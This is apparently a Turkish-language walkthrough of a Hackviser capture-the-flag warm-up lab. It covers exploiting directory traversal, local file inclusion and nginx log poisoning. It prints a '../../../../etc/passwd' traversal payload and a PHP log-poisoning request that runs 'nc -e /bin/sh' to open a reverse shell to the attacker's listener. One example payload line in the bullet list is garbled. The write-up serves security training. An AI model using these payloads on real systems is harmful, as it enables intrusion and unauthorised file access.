

VENOMOUS ISINMASI

INFO: Bu alıştırma makinesi, sunucudaki dosya sistemine erişmeye neden olan directory traversal ve web uygulamasına yerel dosyaları dahil edilmesine neden olan LFI zafiyetlerinin nasıl istismar edileceğini öğretmeye odaklanır.

Nginx web sunucusunda çalışan web uygulamalarında file upload, directory traversal ve LFI zafiyetlerini tespit ve istismar etme, log poisoning yöntemiyle reverse shell elde etme konularıyla ilgili alıştırma yapmak için önerilir.

1. Hangi web sunucusu çalışıyor?


Bilgi: nmap atılır.

```
root@hackerbox ~# nmap -sV -p- 172.20.1.147
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 14:40 CDT
Nmap scan report for 172.20.1.147
Host is up (0.00023s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.18.0
MAC Address: 52:54:00:C9:C0:84 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: IP address (1 host up) scanned in 22.22 seconds
```


2. Bir faturayı görüntülemek için kullanılan GET parametresi nedir?

Bilgi: Açık porta gidilir ve GET parametresi olarak kullanılan parametreye ulaşılır.



3. Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?

Bilgi: `../../../../etc/passwd` payloadı ile passwd dosyasına erişilir.



4. LFI güvenlik açığının açılımı nedir?

Bilgi: LFI, **Local File Inclusion** (Yerel Dosya Dahil Etme) anlamına gelir. Bu güvenlik açığı, bir web uygulamasının kullanıcıdan gelen dosya yolunu doğrudan dahil etmesine izin verdiği durumlarda ortaya çıkar.

5. Nginx access loglarının varsayılan yolu nedir?

Bilgi: Nginx'in varsayılan erişim loglarının yolu genellikle `/var/log/nginx/access.log` olarak ayarlanmıştır.

6. Siteye ilk erişim sağlayan kişinin IP adresi nedir?

Bilgi: Site incelenir ve bildiğimiz bu bilgiyle ilk ip'ye ulaşırız. (`access.log.1`, genellikle `access.log` dosyasının bir önceki döngüde oluşturulmuş yedeği veya arşivlenmiş versiyonudur. Log dosyaları genellikle döngüsel bir şekilde yönetilir, yani belirli bir boyuta veya tarihe ulaştıklarında eski log dosyaları yedeklenir ve yeni loglar oluşturulur.)




```
10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
```

7. `show-invoice.php` dosyasının son değiştirildiği saat nedir?

Bilgi: Görevde istenen bilgiye ulaşabilmemiz için sunucuda komut çalıştırabilmemiz gerekiyor. Sunucuda komut çalıştırma yöntemlerini düşündüğümüzde, `access.log` dosyasına bizim tarafımızdan gönderilen verilerin yazıldığını ve bu dosyanın PHP tarafından yorumlanarak ekrana bastırıldığını görüyoruz.

Buradan ancak reverse Shell olarak sunucudaki dosyalara erişebileceğimizi biliyoruz ve reverse Shell için öncelikle makinemizin ip adresini öğreniyoruz.



```
[root@hackerbox:~]# nc -lvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
[+] 172.20.1.33:1337 - [04/Sep/2024:15:00:00]
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.20.1.33 netmask 255.255.255.0 broadcast 172.20.1.255
    inet6 fe80::5054:ff:fe04:1727 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:04:17:27 txqueuelen 1000 (Ethernet)
```

- Öncelikle HackerBox'ta netcat ile bir portu dinlemeye almamız gerekiyor. Çünkü reverse shell almayı başarabilirsek dinlediğimiz porta hedef sunucumuz bir bağlantı kuracak.
- HackerBox'ta aşağıdaki komutu çalıştırarak 1337 portunu dinlemeye alıyoruz.
`nc -lvp 1337`
- netcat aracı ile hedef sunucunun 80 portu ile iletişime geçiyoruz.
`nc 172.20.1.147 80`
- Hedef sunucudan bizim HackerBox'ımıza bağlantı kuracak olan aşağıdaki payloadı yazıyoruz.
`GET / HTTP/1.1 Host: 172.20.2.47 Connection: close nc 172.20.1.147 80`

```
[root@hackerbox]# nc 172.20.1.147 80
GET /<?php passthru('nc -e /bin/sh 172.20.1.33 1337'); ?> HTTP/1.1 Host: 172.20.1.147 Connection: close
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0
Date: Wed, 04 Sep 2024 20:28:32 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

Payloadımızı gönderdikten sonra HackerBox'ta hala 1337 portunu dinlerken websitesinde erişim loglarının açık olduğu sayfayı yenileyelim. Görüldüğü gibi iletişime geçti, ls-lA yaparak dosyalara ulaşalım.

```
ls -lA --time-style=full-iso
total 176
drwxr-xr-x 19 root root 4096 2023-09-28 03:45:42.922734133 -0400 css
drwxr-xr-x 2 root root 4096 2023-09-28 03:45:43.534737045 -0400 fonts
-rw-r--r-- 1 root root 20013 2024-02-01 02:15:05.439679033 -0500 index.php
-rw-r--r-- 1 root root 13075 2024-02-01 02:30:26.178756563 -0500 invoice.php
drwxr-xr-x 2 root root 4096 2023-09-28 03:45:43.962739081 -0400 invoices
drwxr-xr-x 34 root root 4096 2023-09-28 03:45:44.094739709 -0400 js
-rw-r--r-- 1 root root 65 2023-12-10 19:23:00.000000000 -0500 show-invoice.php
-rw-r--r-- 1 root root 120591 2023-09-28 03:45:45.554746652 -0400 style.css
```

-ISINMA TAMAMLANDI-

Tebrikler

SweepingSpeedball56 Hackviser'ın Venomous ısınmasını başarıyla tamamladı